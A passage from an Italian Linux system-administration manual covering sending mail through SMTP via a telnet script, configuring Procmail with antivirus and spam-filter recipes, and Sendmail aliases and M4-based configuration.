+OK Sayonara
```

325.9.3 Script per l'invio di un messaggio attraverso Telnet

Come è stato mostrato nelle sezioni precedenti, se lo scopo è quello di scrivere un messaggio semplice (ASCII puro), privo di allegati, è possibile usare direttamente il protocollo SMTP attraverso Telnet. In questa sezione viene mostrato uno script che permette di inviare un messaggio preparato in un file di testo separato, a un indirizzo prestabilito, inviandone una copia anche a se stessi, per memoria. Supponendo che lo script si chiami '**mail-tizio@dinkel.brot.dg**', lo si potrebbe usare così:

mail-tizio@dinkel.brot.dg ***file_messaggio*** [***oggetto***]

Ecco il contenuto dello script '**mail-tizio@dinkel.brot.dg**':

```
#!/bin/sh

SENDER="caio@roggen.brot.dg"
SMTP_SERVER="mail.brot.dg"
RECIPIENT="tizio@dinkel.brot.dg"
MESSAGE_ID=`makepasswd --chars 11`
DATE=`date -R`
MESSAGE_BODY=`cat $1`
SUBJECT=$2
MAIL_FILE=$1~

echo "HELO $SENDER"                               >  $MAIL_FILE
echo "MAIL From: <$SENDER>"                       >> $MAIL_FILE
echo "RCPT To: <$RECIPIENT>"                      >> $MAIL_FILE
echo "RCPT To: <$SENDER>"                         >> $MAIL_FILE
echo "DATA"                                       >> $MAIL_FILE
echo "Message-ID: $MESSAGE_ID"                    >> $MAIL_FILE
echo "Date: $DATE"                                >> $MAIL_FILE
echo "Sender: $SENDER"                            >> $MAIL_FILE
echo "From: $SENDER"                              >> $MAIL_FILE
echo "To: $RECIPIENT"                             >> $MAIL_FILE
echo "Subject: $SUBJECT"                          >> $MAIL_FILE
echo ""                                           >> $MAIL_FILE
echo "$MESSAGE_BODY"                              >> $MAIL_FILE
echo ""                                           >> $MAIL_FILE
echo "."                                          >> $MAIL_FILE

cat $MAIL_FILE | telnet $SMTP_SERVER 25
rm -f $MAIL_FILE
```

L'intestazione del messaggio che si ottiene è abbastanza completa, in modo da non dover costringere il servente SMTP a completarla. Si può osservare in particolare che viene generata una stringa casuale attraverso il programma '**makepasswd**' per il campo '**Message-ID:**'. Da come è fatto lo script è evidente che il mittente e il destinatario sono fissi, così come suggerisce il nome stesso dello script.

Si suppone di avere preparato il messaggio seguente nel file '`messaggio`':

```
Ciao Tizio,
come va?

E` da tanto che non ci si sente...
Raccontami qualcosa!

Caio
```

Come si può osservare, per prudenza si evita di indicare lettere accentate. Per inviare il messaggio si può procedere in questo modo, specificando l'oggetto «Ciao!»:

`$` **`mail-tizio@dinkel.brot.dg messaggio "Ciao!"`** [*Invio*]

Prima dell'invio, lo script genera il file '`messaggio~`' con il contenuto seguente:

```
HELO caio@roggen.brot.dg
MAIL From: <caio@roggen.brot.dg>
RCPT To: <tizio@dinkel.brot.dg>
RCPT To: <caio@roggen.brot.dg>
DATA
Message-ID: LPhJyaTLUvE
Date: Mon, 16 Jun 2003 11:36:51 +0200
Sender: caio@roggen.brot.dg
From: caio@roggen.brot.dg
To: tizio@dinkel.brot.dg
Subject: Ciao!

Ciao Tizio,
come va?

E` da tanto che non ci si sente...
Raccontami qualcosa!

Caio

.
```

Come si vede dallo script, questo file viene inviato a Telnet attraverso lo standard input e questo è sufficiente per ottenere l'invio. Alla fine, questo il file temporaneo viene rimosso.

Eventualmente, si può sostituire Telnet con Netcat6 (sezione 394.9).

325.10 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Doug Muth, *The SPAM-L FAQ*
  ⟨http://www.claws-and-paws.com/spam-l/⟩

Capitolo 326

Procmail

Procmail[1] è un sistema di analisi e selezione dei messaggi di posta elettronica, che si inserisce subito dopo un MDA (*Mail delivery agent*). Viene usato praticamente per ogni tipo di controllo che riguardi la posta elettronica, a livello di singolo utente, ma ha un grande difetto: la sintassi per la sua configurazione.

In questo capitolo viene descritto l'uso di Procmail al livello dell'utente singolo, senza entrare nel dettaglio della spiegazione sulla sintassi da usare per la sua configurazione.

326.1 Principio di funzionamento

Procmail, nel suo utilizzo normale, viene avviato con i privilegi di un certo utente e serve per ricevere un messaggio di posta elettronica attraverso lo standard input, da depositare nel file appropriato che rappresenta la casella di posta in entrata di quello stesso utente. Per la precisione, qualsiasi sia la forma dei dati che vengono ricevuti in ingresso, questi vengono depositati tali e quali nella casella di posta.

```
cat messaggio | procmail
```

Il funzionamento di Procmail dipende dalla presenza e dal contenuto di un file di configurazione. Generalmente si considera solo il file '`~/.procmailrc`', di competenza dell'utente, proprio perché Procmail lo si intende uno strumento che deve gestire l'utente singolo.

Figura 326.1. Schema del funzionamento più semplice di Procmail.



~/.procmailrc
messaggio
Procmail
mbox
$MAIL

Attraverso la configurazione, si può istruire Procmail in modo da selezionare i messaggi per depositarli in file differenti, in base a qualche criterio, così come è possibile utilizzare altri programmi per il controllo della presenza di virus o per l'individuazione di «spam», i quali aggiungono delle voci nell'intestazione dei messaggi, così che lo stesso Procmail possa poi separarli dai messaggi normali.

Figura 326.2. Una situazione tipica in cui Procmail si avvale di altri programmi per individuare i contenuti e sapere poi come separare i messaggi, recapitandoli in file differenti.

326.2 Configurazione di partenza e verifica del funzionamento

Per cominciare a comprendere l'uso di Procmail, occorre predisporre un file di configurazione iniziale ('`~/procmailrc`'), molto simile a quello seguente:

```
PATH=/usr/local/bin:/usr/bin:/bin
MAILDIR=$HOME/mail
DEFAULT=$MAILDIR/mbox
LOGFILE=$MAILDIR/procmail.log
```

Come si può intuire, vengono definite delle variabili di ambiente per il funzionamento di Procmail stesso. In particolare, la variabile '**`MAILDIR`**' rappresenta la directory in cui vengono depositati i file per il recapito dei messaggi, mentre '**`DEFAULT`**' rappresenta il file che deve ricevere i messaggi in modo predefinito. Eventualmente, la variabile '**`DEFAULT`**' potrebbe anche corrispondere a '`/var/mail/$LOGNAME`'.

Per la precisione, la directory rappresentata dalla variabile '**`MAILDIR`**' è la directory corrente durante il funzionamento di Procmail; pertanto, i file che vengono indicati con percorsi relativi, fanno riferimento a questa directory di partenza.

Avendo fatto questo, si può utilizzare un file contenente il testo seguente, per verificare il funzionamento di Procmail:

```
From tizio@brot.dg Wed Jul  5 12:13:59 2007 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: <E1Fy4ON-0005yF-00@127.0.0.1>
From: tizio@brot.dg
Date: Wed, 05 Jul 2007 12:13:59 +0200

ciao
```

Supponendo che questo file si chiami '**messaggio**', si può vedere se Procmail lo può recapitare regolarmente:

$ **cat messaggio | procmail** [*Invio*]

Indipendentemente dal fatto che l'utente sia effettivamente '**caio**', dovrebbe trovare il messaggio nel file '~/mail/mbox', da come si vede nella configurazione stabilita. Ma più importante di questo, nel file '~/mail/procmail.log' si deve vedere cosa ha fatto Procmail:

```
From tizio@brot.dg Wed Jul  5 12:13:59 2007 +0200
 Subject: ciao
  Folder: /home/tizio/mail/mbox                             387
```

326.3 Attivazione di Procmail

Per svolgere il suo compito, Procmail deve essere avviato ogni volta che c'è un messaggio da recapitare a un certo utente.

Si parte dal presupposto che il sistema, senza Procmail, sia già in grado di recapitare i messaggi agli utenti, pur senza compiere analisi dei contenuti di questi. Quando si vuole inserire Procmail, quello che prima svolgeva il compito di MDA, dopo deve avvalersi a sua volta di Procmail per completare il recapito.

A seconda dei casi, può darsi che Procmail venga preso in considerazione in modo automatico dal sistema di recapito dei messaggi di posta elettronica, oppure che si debba intervenire all'interno di file '~/.forward'.

A titolo di esempio viene mostrato un estratto della configurazione di Exim 3, dove viene definito l'uso di Procmail, nel caso si verifichi la presenza del programma stesso e del file di configurazione personale necessario:

```
#
# This transport is used for procmail
#
procmail_pipe:
  driver = pipe
  command = "/usr/bin/procmail"
  return_path_add
  delivery_date_add
  envelope_to_add
  suffix = ""
…
…
#
```

```
# This director runs procmail for users who have a .procmailrc file
#
procmail:
  driver = localuser
  transport = procmail_pipe
  require_files = ${local_part}:+${home}:+${home}/.procmailrc:+/usr/bin/procmail
  no_verify
```

Quando invece il programma che gestisce la consegna dei messaggi ignora l'esistenza di Procmail, occorre utilizzare il file '~/.forward'. Potrebbe essere necessario utilizzare una delle due forme seguenti, ma si deve verificare con la documentazione del sistema MDA:

```
"|exec /usr/bin/procmail"
```

```
|/usr/bin/procmail
```

326.4 Esempi semplici di configurazione

Il file di configurazione di Procmail contiene, oltre alle direttive per assegnare un valore a delle variabili di ambiente, delle «ricette» (*recipe*) con cui si dice cosa fare dei messaggi elaborati. Si osservi l'esempio seguente:

```
PATH=/usr/local/bin:/usr/bin:/bin
MAILDIR=$HOME/mail
DEFAULT=$MAILDIR/mbox
LOGFILE=$MAILDIR/procmail.log
#
# Lista "scuola"
#
:0 c
* ^To:.*scuola@lists\.linux\.it
didattica
```


In questo caso si mostra un file completo, che dopo l'assegnamento delle variabili di ambiente e dopo un'annotazione (commento) contiene una ricetta:

```
:0 c
* ^To:.*scuola@lists\.linux\.it
didattica
```

Le ricette si distinguono perché iniziano sempre con la sigla '**:0**'. In questo caso, la ricetta indica che si vuole mettere una copia dei messaggi che risultano diretti all'indirizzo *scuola@lists.linux.it* nel file 'didattica' (precisamente il file '$MAILDIR/didattica').

Si osservi che 'didattica' potrebbe anche essere una directory, ma in tal caso ci sarebbe da specificare se salvare i messaggi in formato «MH» o *maildir*.

Figura 326.11. Spiegazione dettagliata della ricetta.

```
:0 c
* ^To:.*scuola@lists\.linux\.it
didattica
```


Nell'esempio seguente, invece, si vede la stessa ricetta, con la differenza che manca la «c», per fare in modo che i messaggi individuati dalla condizione vengano messi solo nel file o nella directory '`didattica`':

```
:0
* ^To:.*scuola@lists\.linux\.it
didattica
```

L'esempio successivo riguarda l'uso di un programma antivirus e si avvale di due ricette in sequenza:

```
#
# Scan for viruses
#
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

La prima ricetta richiede di avviare il programma '**`clamdscan`**' (con le opzioni che si vedono), inviandogli il messaggio attraverso lo standard input. Il risultato della scansione è un testo descrittivo che viene emesso dal programma attraverso lo standard output, che così viene assegnato alla variabile '**`VIRUS`**'. La seconda ricetta prende lo stesso messaggio e verifica che la variabile '**`VIRUS`**' contenga la stringa '**`FOUND`**' alla fine: se c'è la corrispondenza, il messaggio viene messo nel file o nella directory '`virus`'.

Figura 326.14. Spiegazione dettagliata delle ricette.

inizio prima ricetta

variabile a cui assegnare lo standard output del comando

```
:0
VIRUS=|clamdscan --no-summary --stdout -
```

comando da esegure che riceve dallo standard input il messaggio da analizzare e restituisce attraverso lo standard output un messaggio da verificare, tipo:
`stream: ClamAV-Test-File FOUND`

inizio seconda ricetta

dichiara l'inizio di una condizione

```
:0
* VIRUS ?? ^.*FOUND
virus
```

espressione regolare da applicare al contenuto della variabile che appare alla sinistra

l'espressione regolare verifica la presenza della parola FOUND alla fine del contenuto della variabile

viene confrontato il contenuto della variabile con l'espressione regolare che appare alla destra

file o directory dove depositare i messaggi che corrispondono alla condizione

L'esempio seguente riguarda due ricette per utilizzare SpamAssassin, allo scopo di valutare i messaggi e «marchiarli» come *spam*:

```
#
# SpamAssassin
#
:0fw: spamassassin.lock
* < 256000
| spamassassin

:0
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
spam
```

Nella prima ricetta si vede l'uso delle opzioni '**`f`**' e '**`w`**'. La lettera '**`f`**' serve per fare in modo che il messaggio, inviato al programma attraverso il condotto che si vede dopo la condizione, venga modificato e passato alle ricette successive con tale modifica. La lettera '**`w`**' richiede di attendere l'esecuzione del programma e di verificare il valore di uscita dello stesso: se si verifica un errore, occorre rifiutare le modifiche al messaggio, che così passa intatto alle ricette successive.

Dopo le opzioni, appare il segno di due punti ('`:`'), perché poi viene indicato il nome di un file, '`spamassassin.lock`', che viene creato nel momento dell'utilizzo della ricetta e cancellato subito dopo. La presenza di questo file serve a evitare che il programma '**`spamassassin`**' venga avviato quando ne esiste già un altro che non ha ancora completato il suo compito; pertanto, all'esecuzione della ricetta, se il file esiste già, si attende che il file scompaia prima di procedere (in inglese si definisce: *lock file*).

La condizione della prima ricetta si avvera se il messaggio ha una dimensione inferiore a 256000 byte (ovvero 250 Kibyte). Ciò serve a evitare di scandire messaggi di dimensioni troppo grandi. Tali messaggi più grandi non vengono così controllati dal programma '**`spamassassin`**'.

Nella prima ricetta, il programma '**`spamassassin`**' aggiunge delle intestazioni ai messaggi, in

particolare una denominata '**`X-Spam-Level:`**', che contiene una fila di asterischi: più sono gli asterischi, più è probabile che si tratti di messaggi indesiderabili. Nella seconda ricetta, infatti, si verifica la presenza di un'intestazione di questo tipo: se appaiono almeno 15 asterischi, il messaggio viene messo nel file o nella directory '`spam`'.

Per la descrizione dettagliata della sintassi da usare per la costruzione delle ricette di Procmail, occorre leggere i documenti: *procmailrc(5)* e *procmailex(5)*.

[1] **Procmail** GNU GPL o Artistic

Sendmail: introduzione

software non libero: non è consentita la commercializzazione a scopo di lucro

Sendmail [1] è divenuto lo standard per quanto riguarda i programmi di gestione della posta elettronica in qualità di MTA. La sua adattabilità e la conseguente difficoltà nella definizione della sua configurazione, sono estreme.

Nel capitolo 322 si è già accennato al funzionamento di Sendmail. Questo capitolo espande un po' i concetti, ma si tratta sempre di informazioni limitate; il documento di riferimento per questo resta: *Sendmail* edito da O'Reilly.

327.1 Destinatari e formati degli indirizzi

Sendmail, per quanto riguarda la composizione degli indirizzi di posta elettronica, utilizza le convenzioni seguenti.

- Ciò che appare tra parentesi viene eliminato, perché considerato un commento.
- Ciò che appare tra parentesi angolari ('**<>**') viene preferito rispetto a ogni altra indicazione. In pratica, ciò permette di comporre gli indirizzi inserendo anche il nome effettivo del mittente o del destinatario, evidenziando l'indirizzo di posta elettronica vero e proprio all'interno delle parentesi angolari. Per esempio,

  '`Tizio Tizi <tizio@dinkel.brot.dg>`'

  è un modo formalmente corretto per abbinare all'indirizzo *`tizio@dinkel.brot.dg`* il nome e cognome dell'utente: Tizio Tizi.
- Gli apici doppi permettono di delimitare una stringa. In questo modo, alle volte si delimita il nominativo dell'utente, come nell'esempio seguente:

  '`"Tizio Tizi" <tizio@dinkel.brot.dg>`'

  Nello stesso modo, la barra obliqua inversa ('****') può essere usata per proteggere il carattere successivo.

Per Sendmail, il destinatario di un messaggio di posta elettronica può essere anche un file o un programma. In pratica, se l'indirizzo utilizzato inizia con una barra verticale ('**|**'), si intende trattarsi di un condotto, all'interno del quale deve essere inviato il messaggio; se invece l'indirizzo inizia con una barra obliqua normale ('**/**'), si intende trattarsi di un file, che viene creato appositamente oppure gli viene aggiunto il testo del messaggio se esiste già.

L'utilizzo di questi indirizzi speciali, riferiti a file o a condotti, può essere fatto ovunque; per esempio nel file '`~/.forward`' o come destinatario di un alias nel file '`/etc/aliases`'. Queste possibilità, tra le altre cose, sono alla base del funzionamento delle liste di posta elettronica (*mailing-list*).

327.2 Alias, inclusione e forward

All'interno di un sistema è possibile definire dei recapiti fittizi, definiti alias. La predisposizione di questi viene fatta nel file '`/etc/aliases`', ma prima che questi abbinamenti siano recepiti da Sendmail, occorre rigenerare il file '`/etc/aliases.db`' con il comando '**`newaliases`**'. Attraverso gli alias è possibile:

- definire dei nominativi utenti lunghi e articolati, che non sarebbero ammissibili nella gestione normale di un sistema Unix (il quale pone generalmente il limite degli otto caratteri di lunghezza per i nomi degli utenti),
- definire dei nominativi di utenti standard riferiti a determinate competenze amministrative tipiche, girando i messaggi loro rivolti alle persone che ricoprono effettivamente gli incarichi corrispondenti;
- definire un elenco di destinatari differenti a cui deve essere inviata una copia dei messaggi riferiti a un certo alias;
- definire un condotto contenente un comando che deve occuparsi di elaborare i messaggi riferiti a un certo alias;
- definire un file per l'archiviazione dei messaggi indirizzati a un certo alias;
- definire un elenco di destinatari differenti in base a un elenco di indirizzi contenuto in un file esterno.

L'esempio seguente fa in modo che i messaggi inviati all'utente fittizio '**`Tizio.Tizi`**' siano girati al nome dell'utente gestito effettivamente nel sistema.

```
Tizio.Tizi:     tizio
```

L'esempio seguente riguarda la situazione tipica in cui i messaggi indirizzati a un utente fittizio riferito a una competenza amministrativa vengono girati all'utente reale che svolge quel compito particolare.

```
postmaster:     daniele
```

L'esempio seguente mostra un alias per il quale i messaggi vengono rinviati (vengono fatti proseguire, o meglio, secondo la tradizione postale, vengono proseguiti) e duplicati per una serie di utenti che devono essere informati contemporaneamente.

```
abuse:          daniele, tizio, caio@roggen.brot.dg
```

L'esempio seguente mostra un alias per il quale tutti i messaggi vengono elaborati da un comando, che li riceve attraverso lo standard input. Questo è il modo tipico attraverso cui si inviano i messaggi a un programma di gestione di una lista di posta elettronica (*mailing-list*).

```
lista-pippo:    "| /home/liste/bin/ricezione-messaggi lista-pippo"
```

L'inclusione è un modo di definire un alias dinamico, riferito a un elenco di indirizzi contenuti in un file di testo normale. La forma

```
:include:percorso_assoluto
```

equivale a includere tutti gli indirizzi definiti nel file specificato, che deve comprendere necessariamente il percorso assoluto per raggiungerlo. Utilizzando questa forma di definizione degli elenchi di destinatari, si evita di dover modificare ogni volta il file '/etc/aliases', ma soprattutto si evita di dover rieseguire il comando '**newaliases**'.

L'esempio seguente invia i messaggi destinati all'utente fittizio '**lista-pippo-inv**' a tutto l'elenco contenuto nel file '/home/liste/pippo/iscritti'.

```
lista-pippo-inv:        :include:/home/liste/pippo/iscritti
```

Il *forward* è la gestione di un alias personale (allo scopo di fare proseguire i messaggi verso altre destinazioni), che ogni utente può definire senza dover chiedere la modifica del file '/etc/aliases'. Si possono fare proseguire i messaggi generando il file di testo '~/.forward' che può contenere uno o più indirizzi differenti, compresi i condotti, i file e le inclusioni. Il risultato che si ottiene è che i messaggi destinati all'utente che ha predisposto questo file nella propria directory personale, vengono rinviati a tutti gli indirizzi contenuti nel file stesso. Generalmente, per la sua natura, il file '~/.forward' viene usato dagli utenti che hanno diversi recapiti e vogliono concentrare la posta elettronica in un solo punto di destinazione. Per questo motivo, nel file '~/.forward' viene indicato quasi sempre un solo indirizzo di posta elettronica.

327.3 Configurazione di Sendmail con il pacchetto di Berkeley

Si è già accennato al fatto che la configurazione di Sendmail, attraverso la modifica diretta del file '/etc/sendmail.cf', sia un'impresa estrema. Fortunatamente, per alleviare queste difficoltà, si sono sviluppati nel tempo diversi programmi in grado di generare automaticamente il file '/etc/sendmail.cf' utilizzando dei segmenti di codice già pronto da combinare opportunamente assieme.

Attualmente, il tipo di configurazione più diffuso è quello predisposto dall'università di Berkeley. Si tratta di una serie di file macro per M4, un macro-compilatore concettualmente analogo al precompilatore del linguaggio C (si veda eventualmente il capitolo 669).

Il pacchetto viene installato da qualche parte, a seconda dell'organizzazione predisposta dalla propria distribuzione GNU, ma probabilmente si tratta della directory '/usr/lib/sendmail-cf/'. Da quella directory se ne diramano altre contenenti i diversi pezzi di configurazione che possono essere combinati assieme.

327.3.1 Introduzione al sistema

A partire dalla directory di origine del pacchetto di configurazione di Sendmail, si trovano in particolare i file *readme* che rappresentano tutta la documentazione disponibile, oltre a una serie di directory contenenti a loro volta i file componenti del sistema di macro.

Directory	Descrizione
'm4/'	Contiene alcune macro di partenza, di cui, la più importante è 'cf.m4' che viene usata per iniziare il procedimento.

Directory	Descrizione
‘cf/’	Contiene i file di configurazione utilizzati dalla macro ‘m4/cf.m4’; questi file hanno l’estensione ‘.mc’. Di questi file ne viene usato solo uno: quello predisposto per il proprio sistema. È molto probabile che la propria distribuzione GNU inserisca il file utilizzato effettivamente per ottenere la configurazione di Sendmail che questa utilizza; potrebbe trattarsi di ‘linux.mc’ oppure di un altro nome che ricorda quello della distribuzione (per esempio ‘redhat.mc’).
‘sh/’	Contiene degli script di shell utilizzati automaticamente da M4, in base alle istruzioni contenute nelle macro utilizzate.
altre directory	Le altre directory che discendono dall’origine del pacchetto di configurazione, sono utilizzate per classificare i vari file macro incorporabili in quello che si scrive all’interno della directory ‘cf/’. Per esempio, un’istruzione del tipo ‘**MAILER(local)**’, fa riferimento al file ‘mailer/local.m4’.

Quando si predispone un file di configurazione nella directory ‘cf/’, la sua compilazione avviene nel modo seguente:

```
m4 ../m4/cf.m4 file_di_configurazione > file-risultato
```

Per esempio, supponendo di avere realizzato il file di configurazione ‘cf/prova.mc’ e di voler generare il file ‘cf/prova.cf’, si procede come segue:

cd /usr/lib/sendmail-cf [*Invio*]

In questo modo ci si posiziona nella directory principale del pacchetto di configurazione.

cd cf [*Invio*]

Prima di iniziare la compilazione occorre posizionarsi nella directory contenente il file di configurazione.

m4 ../m4/cf.m4 prova.mc > prova.cf [*Invio*]

A questo punto il file ‘cf/prova.cf’ è stato generato, quindi è sufficiente cambiargli nome e sostituirlo al posto del vecchio ‘/etc/sendmail.cf’.

Naturalmente, perché Sendmail prenda atto della nuova configurazione, deve essere riavviato (dovrebbe bastare l’invio di un segnale di aggancio, ‘**SIGHUP**’).

327.3.2 Struttura e contenuto del file di configurazione

Il file di configurazione inizia generalmente con delle annotazioni, che possono riguardare il copyright o lo scopo del file. Osservando i file già esistenti si potrebbe pensare che il simbolo ‘**#**’ rappresenti l’inizio di un commento; in realtà si tratta di un commento per il file ‘.cf’ che si vuole generare, perché all’interno del sistema di macro di M4 è stato ridefinito opportunamente il simbolo di commento in modo che ‘**#**’ venga trattato come un carattere qualunque senza significati particolari. Questo significa che le espansioni hanno luogo anche all’interno dei commenti per il file ‘/etc/sendmail.cf’.

Il modo adottato comunemente per eliminare le intestazioni contenenti le informazioni sul copyright e le riserve all'uso dei vari file, è quello di dirigere l'output in modo da perderlo, attraverso la macro '**`divert(-1)`**'.

In teorica, l'aspetto normale di un file di configurazione per questo pacchetto dovrebbe essere il seguente:

```
divert(-1)
#
# Copyright (c) 1983 Eric P. Allman
# Copyright (c) 1988, 1993
#       The Regents of the University of California.  All rights reserved.
#
# Redistribution and use in source and binary forms, with or without...
# ...
divert(0)dnl
include(`../m4/cf.m4')
VERSIONID(`@(#)generic-linux.mc 8.3 (Berkeley) 3/23/96')
OSTYPE(linux)dnl
DOMAIN(generic)dnl
MAILER(local)dnl
MAILER(smtp)dnl
```

In pratica, questo potrebbe generare un file '`.cf`' insufficiente al funzionamento corretto di Sendmail.

Si può osservare all'inizio l'inclusione del file '`m4/cf.m4`' che è il responsabile dell'impostazione di questo sistema di macro.

Quasi tutte le macro specifiche che si utilizzano in questo file (quelle che appaiono in lettere maiuscole), rappresentano in realtà l'inclusione di un file, quello che appare come parametro, proveniente dalla directory corrispondente al nome della macro stessa. Per esempio, '**`OSTYPE(linux)`**' rappresenta in pratica l'inclusione del file '`ostype/linux.m4`'. Nelle sezioni seguenti vengono descritte brevemente alcune di queste macro specifiche.

327.3.3 Macro «VERSIONID»

`VERSIONID(`***descrizione_della_versione***`)`

La macro '**`VERSIONID`**' permette semplicemente di includere un'annotazione sulla versione della configurazione, nei commenti del file '`.cf`' generato. È utile per documentare diversi tipi di configurazione, tenuto conto che la forma per definire la versione non è prestabilita.

327.3.4 Macro «OSTYPE»

`OSTYPE(`***macro_da_includere***`)`

Attraverso la macro '**`OSTYPE`**' si può definire il nome del sistema operativo utilizzato. In pratica, si tratta di indicare il nome (senza estensione) di un file macro contenuto nella directory '`ostype/`', da includere in quel punto.

Attraverso l'inclusione di questo file, si ottiene la definizione di alcune informazioni importanti riguardo all'installazione di Sendmail nel proprio sistema operativo; per esempio si può definire la collocazione del file contenente gli alias, il programma da usare per la consegna dei messaggi, le opzioni e gli argomenti che questo programma deve avere. Tutte queste informazioni vengono specificate attraverso la definizione di macro specifiche, come se si trattasse della definizione di variabili. Se tali macro non sono definite in questa occasione, vengono definite in un altro momento, ricevendo un valore predefinito, come documentato regolarmente nei file che accompagnano il pacchetto di configurazione.

L'esempio più semplice possibile del file '`ostype/linux.m4`' è il seguente,

```
divert(-1)
#
# ...

divert(0)
define(`LOCAL_MAILER_PATH', /bin/mail)dnl
```

dove si definisce soltanto che il programma di consegna dei messaggi è '`/bin/mail`'. In pratica però, normalmente, questo file viene modificato opportunamente da chi allestisce il pacchetto di configurazione per una distribuzione GNU particolare.

La possibilità che questo file non sia conforme alla distribuzione standard del pacchetto di configurazione di Sendmail, deve essere tenuto in considerazione quando si vuole provare a generare un file '`.cf`' differente dal '`/etc/sendmail.cf`' già predisposto dalla propria distribuzione. Infatti, le modifiche che potrebbero essere state apportate possono pregiudicare l'effetto prevedibile delle altre macro.

327.3.5 Macro «DOMAINS»

```
DOMAINS(macro_da_includere)
```

Attraverso la macro '**`DOMAINS`**' si può definire il nome di una configurazione riferita a un dominio particolare. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`domains/`'.

